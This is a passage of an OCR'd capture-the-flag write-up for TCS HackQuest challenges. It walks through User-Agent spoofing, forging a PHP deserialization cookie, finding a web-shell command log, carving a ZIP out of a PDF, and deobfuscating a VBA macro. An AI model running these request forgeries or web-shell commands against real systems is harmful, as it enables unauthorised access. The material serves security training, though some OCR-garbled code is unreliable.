13 Cookie: session=Tzo0OiJVc2VyIjoyOntz0jQ6Im5hbWUi03
14 Connection: close
15
16 user=C[redacted]7&Flag[]=HQ7%7B%7D
```

Adding square brackets to the Flag




Flag displayed in the alert

---

simply checking out `robots.txt` file we get:

```
User-agent: *
Crawl-delay: 10

User-agent: *
Disallow: /dev-website/

User-agent: HQBOT
Disallow:
```

Checking out sitemap of the website also reveals some interesting endpoints:



`devl0per.html` is an interesting endpoint so I intercepted the web request and changed the User-Agent to HQBOT

Request

Pretty Raw Hex

```
1 GET /devlOper.html HTTP/1.1
2 Host: challenge-season7.tcshackquest.com:19363
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: HQB0T
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=
  Tzol0iJBZGlpbiI6Mjp7czo00iJuYWllIjtz0jU6ImFkbWluIjtz0jQ
  6InJvbGUi03M6NToiQWRtaW4i030%3d
10 If-None-Match: "8245-5eea875091840"
11 If-Modified-Since: Wed, 30 Nov 2022 04:22:49 GMT
12 Connection: close
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 07 Jan 2023 09:38:16 GMT
3 Content-Type: text/html
4 Content-Length: 116
5 Connection: close
6 Server: Apache/2.4.54 (Unix)
7 Last-Modified: Wed, 30 Nov 2022 04:22:49 GMT
8 ETag: "74-5eea875091840"
9 Accept-Ranges: bytes
10
11 <head>
12   <meta http-equiv="Refresh" content="0;
   URL=/dev-website/8d777f385d3dfec8815d20f7496026dc.htm
   l" />
13 </head>
14
15
```

Crafted request

It returns a redirect which we follow with the same config gives us the flag.

Request

Pretty Raw Hex

```
1 GET /dev-website/8d777f385d3dfec8815d20f7496026dc.html
  HTTP/1.1
2 Host: challenge-season7.tcshackquest.com:19363
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: HQB0T
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=
  Tzol0iJBZGlpbiI6Mjp7czo00iJuYWllIjtz0jU6ImFkbWluIjtz0jQ
  6InJvbGUi03M6NToiQWRtaW4i030%3d
10 If-None-Match: "8245-5eea875091840"
11 If-Modified-Since: Wed, 30 Nov 2022 04:22:49 GMT
12 Connection: close
13
14
```


Response

Pretty Raw Hex Render

```
5 Connection: close
6 Server: Apache/2.4.54 (Unix)
7 Last-Modified: Wed, 30 Nov 2022 04:22:49 GMT
8 ETag: "19e-5eea875091840"
9 Accept-Ranges: bytes
10
11 <!DOCTYPE html>
12 <html lang="en" >
13   <head>
14     <meta charset="UTF-8">
15     <title>
         Agent 007 Flag
       </title>
16     <link rel="stylesheet" href="
       https://cdnjs.cloudflare.com/ajax/libs/normalize/5.
       0.0/normalize.min.css">
17     <link rel="stylesheet" href="./style.css">
18
19   </head>
20   <body>
21     <div class="wrapper">
22       <div class="typing">
23         You found the flag
           HQ7(HQ[redacted]).
24       </div>
25     </div>
26   </body>
27 </html>
```

A web page which with Guest / basic priviledges.

Checking `robots.txt` gives an endpoint to the old version of the main website.



It had the source code clearly visible.

```
<?php
class User{
public string $name;
public string $role;
public bool $haveTicket;
}

$userobj=new User();
$userobj--->name="guest";
$userobj-&gt;role="Guest";

$ser_obj =serialize($userobj);
$cookiee=base64_encode($ser_obj);
if(!isset($_COOKIE["session"])){
setcookie("session",$cookiee,time()+86400*30,"/","",TRUE,TRUE);
header('Location: /check.php');
}
?>;

<?php
```

```
if(isset($_COOKIE["session"])){
$resobj=unserialize(base64_decode($_COOKIE["session"]));
if($resobj--->name=="hqadmin" &amp;&amp; $resobj-
&gt;role=="Administrator" &amp;&amp; $resobj-&gt;haveTicket==TRUE){

echo "<img src="Flag.gif" width="480" height="auto" frameborder="0"
allowfullscreen=""><br>";
echo "HQ7{404 Flag not found}";
}
else{
echo "<h2>You don't have Administrator role.</h2>";
echo "<img src="Ticket.gif" width="60%" height="auto" frameborder="0"
allowfullscreen="">";
}}
?>
```

So simply crafting the PHP object using Burp Suit and base64 encoding it and sending it as a cookie will get us our flag.

Miscellaneous

Nemo

A web application log file was given.

By simply searching for "*HQ7*" as it is the flag fromat, I discovered the flag as well as RCE endpoint.

```
680580
680581  10.10.1.5 404 GET /figure_it_out
680582
680583  10.10.1.5 200 GET /l33t.php
680584
680585  10.10.1.5 200 GET /l33t.php?c=whoami
680586
680587  10.10.1.5 200 GET /l33t.php?c='cd /home/HQ7'
680588
680589  10.10.1.5 200 GET /l33t.php?c='echo }5gol_lufpl3h{7QH | rev'
680590
680591  10.10.1.5 404 GET /moe
680592
680593  10.10.1.5 404 GET /prehistoriclife
680594
```

Flag in reverse


Rorschach Test

A text file was given which had a lot of "*Wahzaa !!* " string.

```
HQ7{ Wahzaa !! f Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa
!! 0 Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! u
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !! Wahzaa !!
```

Simply by replacing "*Wahzaa !!* " with empty string and some formatting we get the flag.

A pdf file was given.
Running `strings` on the file gave out some interesting hexadecimal block.
Converting it to ASCII using CyberChef gave out a Zip file.



Zip file header "PK" clearly visible


Extracting it gave out flag.png

A word file was given.
The extension was `.docm` the "*m*" stands for Macro enabled file. To extract macro code, I used `olevba`

```
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Lottery.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub hq7()

Dim myvar
myvar = myvar & Chr(74) & Chr(72) & Chr(77) & Chr(57) & Chr(84) & Chr(109) & Chr(86) & Chr(51) & Chr(76) & Chr(85) & Chr(57
) & Chr(109) & Chr(86) & Chr(106) & Chr(100) & Chr(67) & Chr(66) & Chr(74)
myvar = myvar & Chr(84) & Chr(121) & Chr(53) & Chr(78) & Chr(90) & Chr(87) & Chr(49) & Chr(118) & Chr(99) & Chr(110) & Chr(
100) & Chr(72) & Chr(74) & Chr(108) & Chr(89) & Chr(87) & Chr(48) & Chr(111)
myvar = myvar & Chr(76) & Chr(70) & Chr(116) & Chr(68) & Chr(98) & Chr(50) & Chr(53) & Chr(50) & Chr(90) & Chr(88) & Chr(74
 & Chr(84) & Chr(111) & Chr(54) & Chr(82) & Chr(110) & Chr(74) & Chr(118)
myvar = myvar & Chr(98) & Chr(85) & Chr(74) & Chr(104) & Chr(99) & Chr(50) & Chr(85) & Chr(50) & Chr(78) & Chr(70) & Chr(78
 & Chr(109) & Chr(108) & Chr(117) & Chr(90) & Chr(121) & Chr(103) & Chr(105)
myvar = myvar & Chr(87) & Chr(86) & Chr(78) & Chr(66) & Chr(79) & Chr(85) & Chr(108) & Chr(68) & Chr(83) & Chr(87) & Chr(11
) & Chr(84) & Chr(108) & Chr(79) & Chr(85) & Chr(108) & Chr(90) & Chr(52)
myvar = myvar & Chr(89) & Chr(49) & Chr(74) & Chr(72) & Chr(86) & Chr(110) & Chr(112) & Chr(104) & Chr(77) & Chr(49) & Chr(
9) & Chr(48) & Chr(78) & Chr(74) & Chr(90) & Chr(48) & Chr(56) & Chr(120)
myvar = myvar & Chr(100) & Chr(70) & Chr(78) & Chr(97) & Chr(86) & Chr(49) & Chr(112) & Chr(122) & Chr(87) & Chr(108) & Chr
(77) & Chr(71) & Chr(70) & Chr(88) & Chr(79) & Chr(88) & Chr(86) & Chr(77)
myvar = myvar & Chr(97) & Chr(48) & Chr(90) & Chr(54) & Chr(89) & Chr(122) & Chr(74) & Chr(87) & Chr(100) & Chr(70) & Chr(1
101) & Chr(68) & Chr(86) & Chr(89) & Chr(86) & Chr(71) & Chr(56) & Chr(50)
myvar = myvar & Chr(83) & Chr(48) & Chr(78) & Chr(107) & Chr(84) & Chr(87) & Chr(74) & Chr(53) & Chr(89) & Chr(51) & Chr(74
```


Obfuscated VBA Code

To deobfuscate code I simply replaced invoke expression command with `ActiveDocument.Content.InsertAfter Text:=` which basically, prints the output to the word document file. I used inbuilt macro editor in Microsoft Word to execute the script.




Microsoft Word inbuilt Macro editor

It gave out a huge string of base64 encoded string.




Output as Base64 encoded string

I used CyberChef to decode the base64 string which gave out a PowerShell script.



Obfuscated PowerShell Script

Again after decoding the base64 string I got the main PowerShell script.

